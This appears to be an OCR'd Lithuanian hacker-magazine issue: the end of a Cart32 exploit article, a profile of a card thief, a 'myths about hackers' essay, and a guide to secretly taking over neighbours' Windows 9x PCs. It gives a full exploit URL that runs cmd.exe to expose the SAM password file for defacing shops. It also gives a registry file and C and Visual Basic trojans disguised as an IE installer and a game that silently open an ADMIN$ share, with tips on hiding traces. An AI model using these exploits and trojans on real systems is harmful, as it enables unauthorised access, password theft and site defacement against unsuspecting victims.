РОЛЬ&Admin=&AdminPassword=&TabToSave=Cart32%2B&PlusTabToSave=Run+External+Program&UseCMDLine=Yes&CMDLine=cmd.exe+%2Fc+dir+%3E+c%3A%5CC:\WinNT\repair\sam._
```

defeisą, bet yra jame dar *bagų... cart32* galima priversti parodyti bet kokio failo turinį! O jeigu galima skaityti bet kokį failą – galima pasižiūrėti *c:\WinNT\repair\sam._*, kur ir yra slaptažodžiai. O jau su tokiais slaptažodžiais tu gali viską.

Kaip tai padaryti?

Tai irgi daroma per naršyklę, ir be visokių HTML, viena eilute. Štaj ji:

http://www.victim.com/scripts/cart32/c32web.exe?TabName=Cart32%2B&Action=Save+Cart32%2B+Tab&SaveTab=Cart32%2B&Client=LOGINAS&ClientPassword=SLAPTAZODIS&Admin=&AdminPassword=&TabToSave=Cart32%2B&PlusTabToSave=Run+External+Program&UseCMDLine=Yes&CMDLine=cmd.exe+%2Fc+dir+%3E+c%3A%5CC:\WinNT\repair\sam._


Viskas, liko tik *paloftinti* admino slaptažodį (softą pompuojame iš **http://www.securitysoftwaretech.com**), pasinaudoti juo ir pakeisti *index.html* į kokį nors kitą. *Defeisas* padarytas.

L)pht crack!

Buy or bye?

Kaip aš jau rašiau straipsnio pradžioje, tai įvyko ne prieš 3-4 metus, o neseniai. Saitų, kuriuose yra *cart32*, labai daug ir viską galima pakartoti be problemų. Sėkmingo hako ir skylėtų tau parduotuvių :).





Maxus, aka Maxus Stone



Rusijos platybių hakeris, paties skandalingiausio įsilaužimo į *on-line* parduotuvę autorius.

Būdamas devyniolikmetis 1999-ųjų Kalėdų išvakarėse jis įsilaužė į muzikos prekių parduotuvės *Cduniverse.com* duomenų bazę ir pagrobė informaciją apie 300 pirkėjų kreditines korteles. Be kita ko, dar pareikalavo 100 tūkstančių JAV dolerių už informacijos neplatinimą. Kadangi smarkuoliui buvo atsakyta, jis atidarė parduotuvėlę adresu *www.pc-radio.com/maxus.htm*, kur pasiūlė 25 tūkstančius "gyvųjų" kortelių dykai arba po 1 dolerį už vienetą. Pinigai buvo pervedami į "Hansa" banko Rygos filialą.

Duodamas interviu "New York Times", NBC bei "SecurityFocus.com", vaikinas pateikė įsilaužimo įrodymus ir papasakojo, jog naudojosi "ICVerify" *procesinginio* priedo skyle. Tuo tarpu "Cybercash" vadovybė viską neigė. "Discovercard", "American Exspress" ir dar nemažai kitų "Visa" ir "MasterCard" bankų emitentų buvo priversti išleisti dešimtis tūkstančių naujų kreditinių kortelių.

AntiOnline.com FTB pajėgomis per savaitę buvo nustatyta hakerio asmenybė ir galimas jo bendrininkas Jevgenijus Fiodorovas (aka Diagnoz). Tačiau, remiantis "USA Today", APB News ir artimų FTB šaltinių duomenimis, šie žmonė nebuvo areštuoti.

Maksuso įsilaužimą "ZDNet" agentūra įtraukė į garsiausių 2000-ųjų metų įsilaužimų top dešimtuką. Vaikino hobis – didžėjaus veikla.

Yra jau padarytų eksploitų, kuriuos aš tau galėčiau pasiūlyt *cart32* vartojimui.

cart32scan.pl – paieškos skriptas. Palaiko versijos tikrinimą ir išveda išvadas apie nulaužimo galimybes.

cart32scan.c – populiarus eksploitas, panašus į *cart32scan.pl*. Taip pat moka skenuoti skriptą.

wemilo.tcl – visiems gerai žinomos *@stake* eksploitas. Funkcijos panašios į ką tik aprašytų eksploitų.

Aprašyti eksploitai leidžia gauti admino teises krepšiui valdyti. Ir svarbiausia – prieina prie krepšio turinio.

l0pht.00-04-27.cart32fix – ekskliuzyvinis tos pačios *@stake bakfiksas*, tiesa, šiek tiek pasenęs. Rekomenduojamas bendram lavinimui. Neoficialus *opensource patčas* populiariai *bagai*.

DEŠIMT MITŲ APIE HAKERIUS



SINtez (sintez@xakep.ru), vertėja: Ramunė (mail@hacker.lt)

Kažkodėl apie hakerių amatą nuolat kuriamos neįtikėčiausios legendos ir mitai. Beje, mane nervina labiausiai tai, jog jų prisigalvoja ne tik paprasti mirtingieji, bet ir scenai artimi žmonės. Ai, nėra čia ko daug tuščiažodžiauti, važiuojam...

1. Hakeriai pralįs kur tik panorėję.

Na, taip, žinoma! Ypač po tavo draugužės sijonėliu. Mėšlas visa tai. Kaip sakoma, už kiekvieno išminčiaus nugaros visuomet stovi protingesnis vyrukas. Tad, nors ir koks kietas hakeris būtum, visuomet atsiras adminas, kuris tau ragus aplaužys. Nori pavyzdžių? Jų galima pateikti tūkstančiais. Kita vertus, kiekvienas sulaikytas hakeris, ar tas, apie kurį girdėjai, – aiškus pavyzdys.

2. Visi tie, apie kuriuos kalbame kaip apie hakerius, – tuščiagalviai. Apie tikruosius hakerius mes niekuomet nieko neišgirsime.

Kaip yra sakęs mano dievaitis Džeimsas Bondas: "Niekada nesakyk niekada". Tiesą sakant, antrasis teiginys trenkia visokiausiais mitais apie slaptąsias tarnybas, kurios itin buvo populiarios socializmo laikais. Tuomet irgi nuolat būdavo dūsaujama: "Yra pas mus tokių dalykėlių, apie kuriuos nė pagalvoti nedrįstame". Idealių hakerių nėra. Lygiai taip pat, kaip nėra ir tobulų stalių ar kirpėjų. Klysta visi. Kita vertus, vieno klaida menkai pastebima, antro lyg tyčia išlenda visiškai ne laiku ir ne vietoje. Tad "sužinosime – nesužinosime" – tik laiko klausimas. Žinoma, jei kietas hakeris, pajutęs realų pavojų, nesusivynios meškerių ir nepasirinks taikios profesijos.

1. Hakeriai pralįs kur tik panorėję.
2. Visi tie, apie kuriuos kalbame kaip apie hakerius, – tuščiagalviai. Apie tikruosius hakerius mes niekuomet nieko neišgirsime.
3. Hakeriai – tai ilgaplaukiai, liesi, nesiprausę žmonės paraudusiomis akimis, nuo ryto ligi vakaro tūnantys priešais monitorių.
4. Hakeriai dirba tik "Unikse".
5. Visuomet laužiasi per internetą arba trojanu, arba eksploitu.
6. Nulaužimas – tai veiksmas, kai pakeičiamas pagrindinis serverio puslapis.
7. Hakeriai – tai "kompiuterinis" jaunimas.
8. Musų hakeriai – patys kiečiausi!
9. Hakeriai nulaužinėja ką nors tik todėl, kad "išsidirbinėja".
10. Hakeriai – buki, nuobodūs, kompleksuoti, nekalbūs žmonės.

3. Hakeriai – tai ilgaplaukiai, liesi, nesiprausę žmonės paraudusiomis akimis, nuo ryto ligi vakaro tūnantys priešais monitorių.

Kurgi ne O štai visi tolimojo plaukiojimo kapitonai rūko pypkes ir būtinai nešioja ūsus bei barzdas... Suprask pagaliau, jog visus šiuos stereotipus mums primeta žiniasklaida. Visų įdomiausia tai, jog daugelyje žiniasklaidos priemonių dirbantys piliečiai iš viso neturi žalio supratimo, kas per velnias tie hakeriai. Dėkui Dievui, mūsų žurnalas jau antrus metus padeda sklaidyti visus šiuos gandus bei mitus.

Iš tiesų viskas labai paprasta: hakeriai – kuo įvairiausi žmonės. Vieni jų lanko naktinius klubus, trumpai kirptus plaukus dažo baltai ir tepa žele bei dėvi Dr. Martens storapadę avalynę. Kiti vaikšto apsirengę vinutėmis "sutvirtintomis" odinėmis striukėmis ir lanko sunkiojo roko koncertus. Treti – tiesiog angelėliai, mamyčių sūneliai... Ir niekas nė nenumano, ką tie vyrukai laisvalaikiu išdarinėja su savo kompiuteriais.

4. Hakeriai dirba tik "Unikse".

Šis mitas itin populiarus. O atsirado jis tuomet, kai išplito "antimikrosoftinė" kompanija. Tuomet tapo madinga nemėgti M$ ir kaifuoti nuo *.*niksų*. Beje, daugelis žmonių, garsiai šaukiančių: "M$ – Must Die", tiesą sakant, akyse "Windows" nėra regėję. Šie žmogeliai net DOS nėra dirbę (nes tuomet dar su šliaužtukais ropojo). Na, o kadangi, be "Windows" ir UNIX, apie nieką daugiau jie neišmanė, tad atsakymas į klausimą "kas kiečiau?", šiems vyrukams buvo akivaizdus.

Nors reikia pripažinti, kad šiame mite DALELĖ tiesos vis dėlto yra. Net skylėtieji *.*niksai* suteikia galimybių išdarinėti tokius dalykėlius, apie kuriuos "Windows" terpėje nepasvajosi. Ir kuomet *hakinama* eksploitu, žinok, jog tai *.*niksų* nuopelnas. Tačiau nereikia pamiršti OS/2, tų pačių "Windows", socialinės inžinerijos ir t. t., ir pan. Be to, visi mano pažįstami hakeriai dirba keliose sistemose, o "Windows" – viena iš jų.

Paprastutis nulaužimas "Windows" terpėje: prisijungti prie *frontpeidžerinio* serverio ir įrašyti slaptažodžius. Ak, adminas pamiršo juos pakeisti? Ką gi, pasinaudok proga ir nulaužk. Ir nepamiršk, drauguži, visa tai atlieki "Windows" terpėje.

5. Visuomet laužiasi per internetą arba trojanu, arba eksploitu.

Ak, koks madingas tas internetas! Na, tiesiog hitas internetas tapo toks populiarus, jog žmonės visiškai pamiršo *on-line*. O štai tie, kurie prisimena istoriją (juk turime žurnalo numerį apie tai, ar ne?..), puikiai atmena, jog seniai, labai seniai žmonės užsiiminėjo *kardingu trešo* (šiukšlių) pedadami. Jie knaisiodavosi parduotuvių ir bankų šiukšlių dėžėse ir rasdavo kreditų linijų sąrašų kopijų. Daugelis turbūt dar pamena istorijas apie nulaužimus, kai buvo pasinaudota socialine inžinerija, t. y. kai kompiuteriu naudodavosi tik paskutinę minutę. Na, ir sezono hitas – fizinis serverio nulaužimas, tuomet tu paprasčiausiai ateini, sėdiesi ant mašinos, kurioje sukasi serveris, ir darai su juo ką tik nori (na, tarkim, ištrauki laidą iš kištuko lizdo).

6. Nulaužimas – tai veiksmas, kai pakeičiamas pagrindinis serverio puslapis.

Ne, bobulyt, pagrindinio saito puslapio keitimas vadina-



IKI 1950-ųjų

Pradžių pradžioje buvo sukurtos gremėzdiškos mašinos (pavadinti jų kompiuteriais tiesiog liežuvis neapsiverčia), prie kurių dirbo subrendę žmonės baltais chalatais ir su atsuktuvėliais rankose. Supratai? Ne "kuriomis dirbo", o "prie kurių". Kompiuteriai tuo metu tik tik buvo pradėti gaminti ir jais besirūpinantys žmonės daugiausiai laiko praleisdavo knaisiodamiesi jų viduriuose. Tai buvo paprasčiausi mokslininkai – fizikai, matematikai, mechanikai, elektronikos žinovai. Jų net nevadindavo "kompiuteristais", kadangi tokia sąvoka dar nė nebuvo susiformavusi. Dar kartą pakartosiu, tai buvo tiesiog mokslininkai, kuriems teko dirbti su tuomet nauju reiškiniu – skaičiavimo mašinomis. Ir jau tikrai, savaime suprantama, jie tikrai nebuvo hakeriai.



1950-ųjų PABAIGA – 1960-ųjų PRADŽIA

Programuotojai įgyja neatsiejamą įvaizdžio detalę – akinius storais optiniais stiklais. Tuo metu pasirodė pirmieji iš tų, kuriuos drįsčiau pavadinti hako protėviais. Rimti suaugę žmonės, mokslininkai, pusę gyvenimo dirbę prie kompiuterių – profesionalūs programuotojai. Jie dirbo su tokiomis kalbomis, kaip "Assembler" ir "Fortran". Jie sukūrė pirmąsias operacines. Šie žmonės nieko nehakino, paprasčiausiai, bendraudami tarpusavyje, pradėjo formuoti tą kompiuterijos žargoną, kultūrą, santykius, kurių terpėje vėliau subrendo hakeriavimas. Jie sąlygojo žmogaus, daug dirbančio su kompiuteriu, stereotipą.

mas *defeisu* (apie jį gali rasti net specialų straipsnį). Atmink: nulaužimas – tai visiškai nebūtinai serverio nulaužimas. Galima nulaužti viršininko mobilųjį telefoną arba CD kopijavimo apsaugą. Apskritai kalbant, nulaužimas – tai patekimas ten, kur "pašaliniams įeiti draudžiama". Štai ir viskas. Tokiu atveju, net "McDonald's" "užeigoje" praėjęs pro duris su užrašu "Stuff Only", tu nulauži *Maką*. Ir visiškai nesvarbu, ar tu tiesiog prilaikei duris koja, kad jos netrinktelėtų išėjus darbuotojui, ar pajungei savo *Palm* prie kompiuterinės durų spynutės ir haktelėjai kodą, ar nutaikei į apsaugi-nio smilkinį granatsvaidį "Mucha". Visa tai – nulaužimo metodai. Bet kuriuo atveju tu pasieki savo tikslą. O štai priemonių pasirinkimas – skonio reikalas.

7. Hakeriai – tai "kompiuterinis" jaunimas.

Geras mitas. Man jis patinka. Tebūnie taip Tačiau realiame gyvenime yra visiškai kitaip. Apie jaunimą tiesiog daugiau rašoma, kalbama ir t. t. Paprasčiausiai jaunimas dar nėra pakankamai subrendęs ir nori būti žinomas. O štai keturiasdešimtmečiai dėdulės, kurie dirba Saugumo departamente ir nulaužinėja strategiškai svarbios informacijos kodus, apie savo darbus tikrai nepuola pasakoti žurnalistams. Mat tų vyrukų tarsi nėra :). Tiesa, ponai? Jūsų nėra. Jūs – šešėlis.

8. Musų hakeriai – patys kiečiausi!

Kurgi ne, o Paryžius – mados sostinė. Ne, brolyčiai, klystate, mados diktatorius – Londonas. Na, bet tai šįkart nesvarbu, apie madą nekalbėsime. Situacija štai kokia: buvusioje Tarybų Sąjungoje prieš penkiolika metų kompiuterių namuose beveik nebuvo. Pas mane susirinkdavo praktiškai visas kiemas pažaisti rankomis surinkto "Spectrum" ir atvežto iš Anglijos "Commodore". O štai Jungtinėse Amerikos Valstijoje tuo metu kompiuteris namuose jau buvo savaime suprantamas dalykas. O padovanoti kompiuterį mylimam kūdikėliui gimtadienio proga buvo tiesiog madinga. Aš gi tuo metu vaikščiodavau į Visasąjunginį skaičiavimo technikos centrą, kuriame stovėjo 40 "Robotron", 20 "Apple" ir keletas tėvyninės gamybos ESM stebuklų. Patys suprantate, jog man teko studijuoti šias mašinas, kad galėčiau jomis dirbti, o mes jomis būtent dirbdavome, o ne žaidimėliais mėgavomės. Štai ir susiklostė padėtis, jog pas mus kompiuteriais dirbo tik profesionalai, o užsienyje – kas tik panorėjęs. Būtent todėl mūsų hakerių profesionalumo lygis ir buvo aukštesnis. Nors su nuoširdžia pagarba tarybiniams įsilaužėliams turiu priminti, jog tose pačiose Valstijose normalūs kompiuteriai taip pat stovėjo universitetuose ir tyrimo centruose, kur priešais monitorius taip pat ne kvaileliai rymojo. Tačiau užsienio vyrukams nereikėjo nulaužinėti programų: jie galėjo jų nusipirkti, o mes negalime. Visų pirma, pas mus jos nebuvo parduodamos oficialiai, o jei ir pasirodydavo oficialioje prekyboje – neturėdavome pinigų joms įsigyti. Antra vertus, jei užsienyje darbdavys būtų sužinojęs, jog pavaldiniai darbo metu programas nulaužinėja, o ne dirba, tuojau pat išmestų tokį vikruolį iš darbo, o ten į darbo vietą dantimis įsikibę laikydavosi. Na, kaip pas mus dabar.

Tačiau ėjo metai ir viskas stojosi į savo vietas. Dabar ir pas mus pilna kvailelių, kuriems mamulytės Naujųjų metų proga po eglute padeda kompiuterį. Tokie apdovanotieji, vos jį išsipakavę, jau mano esantys *mega ultra* hakeriai. Taigi šiuo metu "geriausių nėra". Plečiantis internetui hakeriavimas tapo internacionalinis, dauguma grupių sieja žmonės iš atokiausių pasaulio kampelių.

9. Hakeriai nulaužinėja ką nors tik todėl, kad "išsidirbinėja".

Žinoma, pasitaiko ir tokių atvejų. Tačiau dažniausiai taip elgiasi jaunikliai, kuriems dar būtina įrodyti SAU, jog jie haheriai. Tuo tarpu normalūs žmonės laužiasi iš reikalo. Vienas krienas žaisdamas užstrigo 12 lygyje. Kad ir kiek stengėsi – niekaip. Atsiduso, įlindo į žaidimą ir permetė pats save į aukštesnį lygį, nepamiršo ir karštąjį mygtuką įrašyti, kad kitą kartą būtų paprasčiau. Štai taip žaidimėlis ir buvo suniokotas. Kitam vyrukui buvo labai striuka su pinigais, augo neturtingoje šeimoje, tad susirinko iš padėvėtų detalių kompiuteriuką ir... po truputėlį pradėjo nulaužinėti kokius nors apsaugos kodus už pinigus. Trečiam į internetą mirtinai reikia, pinigų – nėra. Štai ir teko kokiam turtingesniam vyrukui su šiuo bėdžiumi internetu dalytis. Tik geradarys apie savo dosnumą nė neįtarė. Na, ir dar daugybė panašių pavyzdėlių. Taigi šiaip sau retas kuris nulaužinėja, nebent visiškai nebeturėdami ką veikti. Paprastai nulaužimas būna dėl normalaus motyvo, o ne "štai, koks aš esu!"

10. Hakeriai – buki, nuobodūs, kompleksuoti, nekalbūs žmonės.

Na, kurgi ne, buki. Štai tu, gudročiau, keliauk ir parašyk *demo* 512 baitų intrą, kuri dar ir nugalėtų! Kiekvieno kompiuteristo, juolab programuotojo puikiai išvystytas algoritminis mąstymas. Optimizuoti kodą – pagrindinis koderio darbas.

Kompleksuoti? Šis gandas itin paplitęs. Dažniausiai taip teigia tie, kurie nori įrodyti: "Tu štai kompleksuotas, o aš – ne! Manęs mama niekada nemušė lygintuvu per galvą! Niekada! Niekada! Girdite, su jumis kalbu!" :)

Nekalbūs? Na, apie tai iš viso tingisi kalbėti. Juk tylomis praleidus keturias valandas priešais monitorių, būtinai norėsis su kuo nors pasikalbėti.

Tiesą sakant, daugybės mitų apie hakerius pakaktų visai enciklopedijai. Savaime suprantama, negaišiu laiko juos nagrinėdamas. Mano tikslas kitas: parodyti tau, jog ne viskas yra taip, kaip tau stengiasi įteigti aplinkiniai. Nepasiduok visuotinai priimtai nuomonei, tikėk savo paties patirtimi. Griauk stereotipus!



ADMINISTRUOJ

OZNOBAS, Kpax (kpax@mail.ru)

Šis straipsnis skirtas tiems, kurie nerealiai panoro valdyti svetimus kompus. Bet, netgi jausdamas šį norą, tu sutiksi, kad visokie trojanai, virusai ir panašūs daikčiukai – tai mėšlas. Ir netgi jeigu tu nesutiksi, ne pro šalį būtų sužinoti kai ką iš naujos operos, kai visi metodai jau išbandyti.

Pasakyk man, kokie yra trojanų trūkumai? Pirma, į juos reaguoja kas netingi: antivirusai, *spaideriai*, analizatoriai ir *fajervolai*. Antra, ne viskas veikia taip, kaip to nori tu, ir apskritai sunku suprasti, kaip tuo naudotis ir ko iš tavęs nori *developeris* :). Na, ir pagaliau visą laiką yra galimybė pagauti kažkokį kaką pačiam, kuris paims ir ištrins visas tavo *mp3* ir tris kartus suformatuos tavo *hardus*. Na, o apie jau egzistuojančių trojanų išeities tekstų keitimą aš nešneku, nes kyla tų pačių tekstų supratimo problema. Ir niekas negarantuoja, kad po to, kai tu prikiši ten savo *kopiraitų*, visi pasaulio antivirusai nustos matyti programoje piktuką.

Žodžiu, laikas išbandyti ką nors nauja. Yra noro – skaityk medžiagą.

Kas suspėjo – tas adminas!

Turbūt visi žino, kad *win95-98* – pagal "Microsoft", kad ir kaip būtų juokinga, yra darbo stotys. O jei "stotys", vadinasi, jas reikia administruoti. Štai ir prikišo "Microsoft" ten administravimo *tulzų* rinkinuką (nors ir pakankamai silpną). Bet mums to užteks! Heh, kietai skamba – "administruoti" :).

Išvardinsiu kelis tokio metodo privalumus ir trūkumus:

Privalumai:

1) joks antivirusas nesuseks, kad administravimas yra įjungtas;

2) *total control* leidžia landžioti per visus *loginius* diskus su "read-write" priėjimu. Tai netgi kiečiau negu važinėti močiutės dviračiu :);

3) gali atidaryt/uždaryt *šarus* (geriausi kaimyno paveiksliukai – geriausiems tinklo draugams :);

4) galim matyti, kas šiuo metu landžioja po *šarus*, ir atjunginėti juos.


Trūkumai:

negali pasižiūrėti paleistų procesų sąrašo arba pajudinti pelės :).

Be to, tai yra "legalus" būdas, palyginti su kitais.

Ką reikia daryti


Pirmiausia reikia patikrinti, ar instaliuotas "NetWatcher". Tai naudinga *tulza*, kurios dėka mes ir administruosim. Pažiūrėk "Start" -> "Programs" -> "Accessories" -> "SystemTools". Jei neradai, ieškok *windows* direktorijoje failo "netwatch.exe". Jei ir ten neradai, tai instaliuok "Add/Remove Programs" -> "Windows Setup". Dabar viskas priklauso nuo Tinklo kaimynų :).



Kai tik *remote pepper* instaliavo sau "File and Printer sharing" (o jis ją tikrai instaliavo, kitaip tinkle jam nėra ko veikti), kompe atsiranda nerealiai naudinga galimybė – nuotolinis administravimas. Pagal nutylėjimą ji išjungta, ir mūsų pagrindinė užduotis – įjungti ją. Čia yra du variantai: į kairę ir į dešinę :).

Pirmas būdas

Papasakosiu tau *real story*. Organizavome mes su pažįstamais LAN. Visiems buvo gera, bet tik ne man. Ir buvo šiame tinkle vienas mano draugelis, pavadinkim jį Jonuku. Tai va, užsimaniau sugadinti Jonukui gyvenimą. Bet kaip prie jo prisikasti? Pagalvojau, ir nusprendžiau nusiųsti pas jį šnipą – mūsų bendrą draugą.



Prieš operaciją "H" buvo instruktuotas tas bendras pažįstamas, neva "kai būsi vietoje":

1) paprašyk Jonuko atnešti vandens (na, arba traškučių);

2) kol *goblino* nebus, lįsk į "Control Panel" -> "Pas-

AME KAIMYNUS

swords" -> "Remote Administration";
3) uždėk varnelę, įvesk slaptažodį "yo" abiejuose laukuose;
2) uždaryk visus langus;
5) apsimesk taburete :).
Mano šnipas atbėgo pas Jonuką "pažaisti Q" ir... MISSION ACCOMPLISHED!..

Antras būdas

Parašyti progą, kuri atidarytų *remote control* pati. Šis būdas turi savo pliusų ir minusų. Minusai: bandymai priversti paleisti tavo šedevrą gali tęstis labai ilgai. Pliusai: nereikia vaikščioti pas kiekvieną gobliną atsigerti; galima labai kokybiškai paslėpti pėdsakus; viskas labai paprasta. Trupučiukas teorijos. Informacija apie *šarus*, taip pat apie *remote control* saugoma registre adresu *[HKLM\Software\Microsoft\Windows\Current Version\Network\LanMan\ADMIN$]*, kur ADMIN$ – tau *užšarinto* resurso vardas. Šiame skyriuje taip pat yra info apie slaptažodį, kelią (skyrius "Windows"), parametras "Parm1enc" – tai užšifruotas slaptažodis ir taip toliau. Mes turime du variantus, kaip tuo pasinaudoti: importuoti programoje darbo su registru funkcijas, arba importuoti reikalingą informaciją iš failo. Kaip tikri patriotai eisime lengvesniu keliu, t. y. pasinaudosime antru variantu. Sukuriame registro failą, pavadinimu "rulez.dat" (išplėtimas gali būti bet koks):

```
REGEDIT4[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\ADMIN$]"Flags"=dword:00000302
"Type"=dword:00000000
"Path"="j:\\windows"
"Parm2enc"=hex:
"Parm1enc"=hex:6c,d5
"Remark"=""
```

Čia yra nedidelė problema dėl kelio iki "Windows" direktorijos, bet aš juk žinau, kad tu tikras *cool* hakeris ir gali sužinoti šį kelią pats (*btw* gali pabandyti parašyti vietoj kelio kintamąjį *%windir%*, bet man toks triukas nepavyko). Šiuo atveju parametre *Parm1enc* įrašytas slaptažodis "yo".
Čia tau pora pavyzdžių VB ir VC (*Visual*). VB – nes tai paprasta, VC – nes tai kieta ;).

VC pavyzdys:

Sukuriame *win32* projektą, toliau "A simple Win32 Application", atidarome *cpp* failą:

```
#include "stdafx.h"
#include "stdio.h"
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
        FILE *file = fopen("rulez.dat","r");
        if (file) // ar toks failas yra?        {
                fclose(file);
                WinExec("regedit.exe /s rulez.dat", 1);
        }
        if (MessageBox(NULL, "Are you sure you want to continue Internet Explorer 5.0 setup?",
                "Install", MB_OKCANCEL) == IDOK)
        {
                Sleep(5000); // įsimes 5 sekundes
                MessageBox(NULL, "Installation completed",
                        "Install", MB_OK);      }
        else
        {
                MessageBox(NULL, "Installation failed",
                        "Install", MB_OK);
        }
        return 0;
}
```

Iš pradžių tikrinama, ar yra failas "rulez.dat", vėliau importuojamas failas (jeigu jis yra). Raktas "/s" reikalingas tam, kad *regeditas* nerėktų "Add information to registry?"

VB pavyzdys:

Jeigu jau išdrįsai daryti tai su Zaziku, rekomenduoju daryti tai 5.0 versijoje, nes bus reikalingas tik "msvbvm50.dll". Sukuriame projektą, gaminam formą su daug pimpų ir:


```
Private Sub Form_Load()
  On Error Resume Next
  If Dir("rulez.dat") <> "" Then
    x = Shell("regedit /s rulez.dat", vbNormalFocus)
  End If
  If Dir("hlds.exe") <> "" Then
   x = Shell(App.Path & "/hlds.exe", vbNormalFocus)
  Else
    Call MsgBox("Error include WONCr_W95.dll",
```

```
vbCritical, "DLL wrong version")
  End If
  End
End Sub
```

"On Error Resume Next" – klaidų gaudymas. Viskas kaip ir ankstesniajame pavyzdyje, bet yra panaudotas vienas gudrumas. Sukompiliuodas *exe šnikas* turėjo paslėptą formą ir "hl.exe" ikona, o originalus "hl.exe" buvo pervardintas į *hlds.exe*". Į tą pačią direktoriją buvo numestas ir "msvbvm50.exe". Po to visiems buvo pasiūlyta šviežienos.

Pasakysiu tik, kad kelias kitas dienas aš *explorinau* svetimus *hardus* :).

Kad niekas nieko neįtartų – padidink failo dydį, įmesk į projektą pora 300 Kb *bmp*.




Kaip administruoti

Po to, kai kiekvienas kaimynas buvo perkonfigūruotas, pradedame administruoti. Paleidžiame "NetWatch" ir tikriname, ar niekas dar "nesitūsina" mūsų diskuose :). Meniu pasirenkame serverį – mūsų kaimyną. OK. Jeigu viskas buvo gerai padaryta, tai *prisikonektinsime*. Dabar tu matai, kas landžioja po jo resursus (išskyrus tave ir jį). Neuždarydami *watcherio* varome į jo kompą su *exploreriu* ir matome, kad ten atsirado visokių "C$", "D$"... atidarytų tik tau. *By the way, watcheris* nerodo, ar atidarytas "ADMIN$" resursas.

Norėčiau duoti tau kelis patarimus. Geriausia būtų iš karto po to, kai gausi priėjimą prie jo kompo ištrinti arba sugadinti (įrašius ten *notepadu* porą frazių ispaniškai:) jo "netwatch.exe". To reikia tam, kad jis negalėtų pamatyti, ką tu landžioji po jo diskus.

